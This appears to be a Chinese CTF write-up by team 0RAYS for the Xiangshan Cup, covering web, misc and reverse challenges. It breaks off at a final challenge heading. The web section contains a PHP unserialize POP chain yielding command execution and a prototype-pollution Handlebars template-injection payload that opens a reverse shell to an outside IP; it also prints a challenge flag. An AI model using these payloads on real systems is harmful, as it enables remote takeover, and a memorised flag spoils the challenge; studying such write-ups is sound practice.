香山杯 0RAYS WriteUp

Web

PHP_unserialize_pro

```php
<?php
    error_reporting(0);
    class Welcome{
        public $name;
        public $arg = 'welcome';
        public function __construct(){
            $this->name = 'Wh0 4m I?';
        }
        public function __destruct(){
            if($this->name == 'A_G00d_H4ck3r'){
                echo $this->arg;
            }
        }
    }

    class G00d{
        public $shell;
        public $cmd;
        public function __invoke(){
            $shell = $this->shell;
            $cmd = $this->cmd;
            if(preg_match('/f|l|a|g|\*|\?/i', $cmd)){
                die("U R A BAD GUY");
            }
            eval($shell($cmd));
        }
    }

    class H4ck3r{
        public $func;
        public function __toString(){
            $function = $this->func;
            $function();
        }
    }

```

```
    if(isset($_GET['data']))
        unserialize($_GET['data']);
    else
        highlight_file(__FILE__);
?>
```

```php
<?php
    class Welcome{
        public $name;
        public $arg;
        public function __construct($name, $arg){
            $this->name = $name;
            $this -> arg = $arg;
        }
    }

    class G00d{
        public $shell;
        public $cmd;

        public function __construct($cmd, $shell) {
            $this -> cmd = $cmd;
            $this -> shell = $shell;
        }
    }

    class H4ck3r{
        public $func;
        public function __construct($func) {
            $this -> func = $func;
        }
    }

$c = new G00d("system(\$_POST['cmd']);", "assert");
$b = new H4ck3r($c);
$a = new Welcome("A_G00d_H4ck3r", $b);
echo serialize($a)."\n";
```

mewo_blog

WAF上存在pp

https://github.com/kobezzza/Collection/issues/27

限制还是数组过

```
{"username": "1", "password": "1", "payload": [1, {"payload": {"__proto__":
{"style":"{{#with \"s\" as |string|}}\n{{#with \"e\"}}\n  {{#with split as
|conslist|}}\n    {{this.pop}}\n    {{this.push (lookup string.sub
\"constructor\")}}\n    {{this.pop}}\n    {{#with string.split as
|codelist|}}\n      {{this.pop}}\n      {{this.push \"return
require('child_process').execSync('bash -i >& /dev/tcp/120.26.39.182/1337
0>&1');\"}}\n      {{this.pop}}\n      {{#each conslist}}\n        {{#with
(string.sub.apply 0 codelist)}}\n          {{this}}\n        {{/with}}\n
{{/each}}\n    {{/with}}\n  {{/with}}\n{{/with}}\n{{/with}}"}}]}
```

先要越权，然后改style SSTI就行

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#handlebars---command-execution

```
app_1  | Handlebars: Access has been denied to resolve the property "style"
because it is not an "own property" of its parent.
app_1  | You can add a runtime option to disable the check or this warning:
app_1  | See https://handlebarsjs.com/api-reference/runtime-
options.html#options-to-control-prototype-access for details
```

可以 pp arguments + dynamic import

Payload:

```
{"username": "1", "password": "1", "payload": [1, {"payload": {"__proto__":
{"style":"{{#with \"s\" as |string|}}\n{{#with \"e\"}}\n  {{#with split as
|conslist|}}\n    {{this.pop}}\n    {{this.push (lookup string.sub
\"constructor\")}}\n    {{this.pop}}\n    {{#with string.split as
|codelist|}}\n      {{this.pop}}\n      {{this.push \"return
import('child_process').then(m=>m.execSync('bash -c \\\"bash -i >&
/dev/tcp/xxx.xxx.xxx.xxx/xxxx 0>&1\\\"'))\"}}\n      {{this.pop}}\n
{{#each conslist}}\n        {{#with (string.sub.apply 0 codelist)}}\n
{{this}}\n        {{/with}}\n      {{/each}}\n    {{/with}}\n
{{/with}}\n{{/with}}\n{{/with}}","allowedProtoMethods":
{"split":true,"pop":true,"push":true,"sub":true,"apply":true,"keys":true,"const
ructor":true,"call":true,"style":true}}}}]}
```

反弹出来catflag就行了

Misc

签到

base64 + 凯撒

pintu


统计一下图片的高度，发现有40,60,61,62,63,64,65,66,67,70,71

跳过了68和69，结合提示8->10，联想到是8进制

统计一下高度输出

```
1
2  from PIL import Image
3
4  count = 0
5  a = []
6  for i in range(1,4704):
7      img = Image.open("./pintu/{}.png".format(i))
8      width,height=img.size
9      a.append(chr(int(str(height),8)))
10 print("".join(a))
```

再base32解密得到一串base64，但明显解密不了



回过来考虑图片还有黑白像素,提取

```
1
```


```python
from PIL import Image

count = 0
res = ""
a = []
for i in range(1,4704):
    img = Image.open("./pintu/{}.png".format(i))
    width,height=img.size
    tmp = img.getpixel((0,0))
    if(tmp == (0,0,0)):
        res += "0"
    elif(tmp == (255,255,255)):
        res += "1"
    a.append(chr(int(str(height),8)))

print(res)
```

长度不是8的倍数，但是4703+1是8的倍数，考虑补一个前导0

长度为64，且不重复，明显是字符表



From Base64
Alphabet
sUvcu5rgSeAmJQCfdXtEMKIB91Lj3niOo4hyV0b/2azpx8H...
Remove non-alphabet chars
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
length: 0
LK1vE7eNJu8g1GRUdM5UE0QKLuKK1k5UdMKNdM5UdKKcdM7UdM5UMIPcnMXUdM5UMc5vEK15IvDqm6Dqnk7um6DlXuuqCuXUm6DqdBndm6
vDqdM5um6RNdMuqnk5Um6DldM5dm6RUMvRUdM5udBnUdM5NdM5Unk7UdM5QXu5UEMdqm6DldM5UXu7tE6RTdM5Udb8pjuKXK0ukLbu6KB0
XedB45i5nJJ/aIKvxqJBXStMXH1kRuKGTGtVRuIru6jMaXKBQpL7nkLB1uQV0mtKeGIrKMKI0VEMPqMNQFKtRPMV4HANUKMM5XnIKmd/V7
HM/eeMKQCiu1uQEoqKK3wi5KHdy0wL5U6t702KMJZjM01ncXaMkRHjulwd09lM68xigkJ9b4vL75L37VNtgKeJ/5pJV12KuM6Qg199Va2L
9EeciMXrMKQJ97nvQknrKw5yQI82nG7SIMPU1VPCib4K1GabiM4dIg4w3rQC3BKXnG00tM0EM05xIy1mKc0TJ7u7MVxNtG0t3baQXyowEN
w11CB4rnVXAQbxwCrKp3GaAir7VIVnAtNaS374TJb12mGK/tcoGtEnuirKaMwVkjBVpEw4l3u8wXEn11VKPdKS69b8PnN4HJk2qEVQ0iIdv
4aib4vJNQ4mkRS37a/tbaPQMe/J/QIXr4ztgS7IE9qM/sN1GXSi01Kjw4AIuDPnMkZLg3p1E569M2wAN5FjIXMncKVKM4FtNK7Qw1dn0o7
XJNQf1c4IjBoNiy07igXHKB3TjblPEkK6IbRlM5ae9MxZjIeFXV71JkP8JrnxX50yX/58Kb0Ijb1kmk9qMt85JGX03E5hKI5EnN4hEu7M3
CIRaXk7V37083/4Bdb9lXMlp3KU4iB9NKcSpL6R6Xc16nk8b3G971VR8dM5UdM55ju1ML7Q7MI7cd6so1r5k9EaajI5/1tRZjb3Y9b5w1E
输出
start: 552
end: 551
length: -1
time: 4ms
length: 548
lines: 3
.PNG
.
...
IHDR...L...........+....?
PLTEÿÿÿÿÀÀÿÀÀÿÀÀÿÀÀÿÿ..ÿÿ..ÿ..ÿÿ..ÿÿ.ÿÀ..ÀÀ..À..ÀÀ..ÀÀ.Àÿÿÿ...ÌDïò....IDAT8...É.Ã .DÅböÍTÞÿ[G
9à85§¼..].¦%.,.E..ðú ¢.¾w.R'L..¬ÍOêDyÞ¥D.Bç...[.tk!..ÄPùóõ.ß.'.Ù!>²..@´..-â$..Sw._.ú\n-
¸A..lc‡î#jʜØXS.n/]²a..ZØ,....q`{.Uµs.!Âaø,.Ë78T.7ò.õñ².
ªäø0.â.I.%g¢.÷-Ðå.»*$k.Á|ÜêÜ;¦=Ä[Ã'©7ñé,..fu..+1ì_-..÷ .Î.ì<^./x./.ó.J°NØ|J.Gfä«.gÜ.Í ì.ÝLbÎ.w±¯Î.Æ`&:¹.
¬T8c.¾Xëöíî.GÍU(ð.ÎÖã4...Ö¶.ßê³.ÔíâÕ.Ì«®ï£ì_.µC{.wÅfÇ¼ý».gS.g.S...1=..+I.ÌS.Ü¹´.PØpZ¦V%g~ßÅý..Ý×ªÕµ.K.
[,Äê$˜h.c.±.«Å`_ðC~¨ö²¿´öúOë.ªð)û.åó¦....IEND®B`.u«Z.f {úg.¶¬{®

得到png

npiet

Welcome to **npiet online** !

Info: upload status: Ok
Info: found picture width=76 height=20 and codel size=1
Uploaded picture (shown with a small border): **1.png**



Info: executing: npiet -w -e 220000 1.png

---

flag{4b6c1737-27e5-41c4-95e3-f70ad196063e}

---


run again !

back to npiet online - try again !

Reverse

URL从哪儿来

用resource hacker把资源dump下来




写个脚本解密一下资源


```python
with open('E_OU101', 'rb') as f:
    s = f.read()
    s = bytearray(s)
    for i in range(len(s)):
        if s[i] != 120 and s[i]!=0:
            s[i] = s[i] ^ 0x78
    with open('ou.exe', 'wb') as ff:
        ff.write(s)

```

动调`ou.exe`,这里打个断点



拿到flag



hello_py

解压assets/app.imy,得到python源码

xxtea加密

```python
from java import jboolean ,jclass #line:1
import struct #line:3
import ctypes #line:4
def MX (O0000000000000000 ,O0000000000000000 ,O0000000000000000
,O0000000000000000 ,O0000000000000000 ,O0000000000000000 ):#line:7
    O0000000000000000 =(O0000000000000000 .value >>5 ^O0000000000000000 .value
<<2 )+(O0000000000000000 .value >>3 ^O0000000000000000 .value <<4 )#line:8
    O0000000000000000 =(O0000000000000000 .value ^O0000000000000000 .value )+
(O0000000000000000 [(O0000000000000000 &3 )^O0000000000000000 .value
]^O0000000000000000 .value )#line:9
    return ctypes .c_uint32 (O0000000000000000 ^O0000000000000000 )#line:11
def encrypt (O0000000000000000 ,O0000000000000000 ,O0000000000000000 ):#line:14
    O0000000000000000 =0x9e3779b9 #line:15
    O0000000000000000 =6 +52 //O0000000000000000 #line:16
    O0000000000000000 =ctypes .c_uint32 (0 )#line:18
    O0000000000000000 =ctypes .c_uint32 (O0000000000000000 [O0000000000000000
-1 ])#line:19
    O0000000000000000 =ctypes .c_uint32 (0 )#line:20
    while O0000000000000000 >0 :#line:22
        O0000000000000000 .value +=O0000000000000000 #line:23
        O0000000000000000 .value =(O0000000000000000 .value >>2 )&3 #line:24
        for O0000000000000000 in range (O0000000000000000 -1 ):#line:25
            O0000000000000000 =ctypes .c_uint32 (O0000000000000000
[O0000000000000000 +1 ])#line:26
            O0000000000000000 [O0000000000000000 ]=ctypes .c_uint32
(O0000000000000000 [O0000000000000000 ]+MX (O0000000000000000
,O0000000000000000 ,O0000000000000000 ,O0000000000000000 ,O0000000000000000
,O0000000000000000 ).value ).value #line:27
            O0000000000000000 .value =O0000000000000000 [O0000000000000000
]#line:28
        O0000000000000000 =ctypes .c_uint32 (O0000000000000000 [0 ])#line:29
        O0000000000000000 [O0000000000000000 -1 ]=ctypes .c_uint32
(O0000000000000000 [O0000000000000000 -1 ]+MX (O0000000000000000
,O0000000000000000 ,O0000000000000000 ,O0000000000000000 ,O0000000000000000 -1
,O0000000000000000 ).value ).value #line:30
        O0000000000000000 .value =O0000000000000000 [O0000000000000000 -1
]#line:31
        O0000000000000000 -=1 #line:32
    return O0000000000000000 #line:34

def check (O0000000000000000 ):#line:63
    print ("checking~~~: "+O0000000000000000 )#line:64
    O0000000000000000 =str (O0000000000000000 )#line:65
    if len (O0000000000000000 )!=36 :#line:66
        return jboolean (False )#line:67
    O0000000000000000 =[]#line:69
```

```
    for O0000000000000000 in range (0 ,36 ,4 ):#line:70
        O0000000000000000 =O0000000000000000 [O0000000000000000
:O0000000000000000 +4 ].encode ('latin-1')#line:71
        O0000000000000000 .append (O0000000000000000 )#line:72
    _O0000000000000000 =[]#line:73
    for O0000000000000000 in O0000000000000000 :#line:74
        _O0000000000000000 .append (struct .unpack ("<I",O0000000000000000 )[0
])#line:75
    print (_O0000000000000000 )#line:77
    O0000000000000000 =encrypt (9 ,_O0000000000000000 ,[12345678 ,12398712
,91283904 ,12378192 ])#line:78
    O0000000000000000 =[689085350 ,626885696 ,1894439255 ,1204672445
,1869189675 ,475967424 ,1932042439 ,1280104741 ,2808893494 ]#line:85
    for O0000000000000000 in range (9 ):#line:86
        if O0000000000000000 [O0000000000000000 ]!=O0000000000000000
[O0000000000000000 ]:#line:87
            return jboolean (False )#line:88
    return jboolean (True )#line:90
def sayHello ():#line:92
    print ("hello from py")#line:93
```

exp如下

```
from ctypes import *


def MX(z, y, total, key, p, e):
    temp1 = (z.value >> 5 ^ y.value << 2) + (y.value >> 3 ^ z.value << 4)
    temp2 = (total.value ^ y.value) + (key[(p & 3) ^ e.value] ^ z.value)

    return c_uint32(temp1 ^ temp2)

def decrypt(n, v, key):
    delta = 0x9e3779b9
    rounds = 6 + 52 // n

    total = c_uint32(rounds * delta)
    y = c_uint32(v[0])
    e = c_uint32(0)

    while rounds > 0:
        e.value = (total.value >> 2) & 3
        for p in range(n - 1, 0, -1):
            z = c_uint32(v[p - 1])
```

```
            v[p] = c_uint32((v[p] - MX(z, y, total, key, p, e).value)).value
            y.value = v[p]
        z = c_uint32(v[n - 1])
        v[0] = c_uint32(v[0] - MX(z, y, total, key, 0, e).value).value
        y.value = v[0]
        total.value -= delta
        rounds -= 1

    return v


#  test
if __name__ == "__main__":
    v = [689085350 ,626885696 ,1894439255 ,1204672445 ,1869189675 ,475967424 ,1932042439 ,1280104741 ,2808893494]
    k = [12345678 ,12398712 ,91283904 ,12378192]
    n = 9
    res = decrypt(n, v, k)
    res = [num.to_bytes(4,'little').decode() for num in res]
    print(''.join(res))

```


nesting

这是一道vm类的题

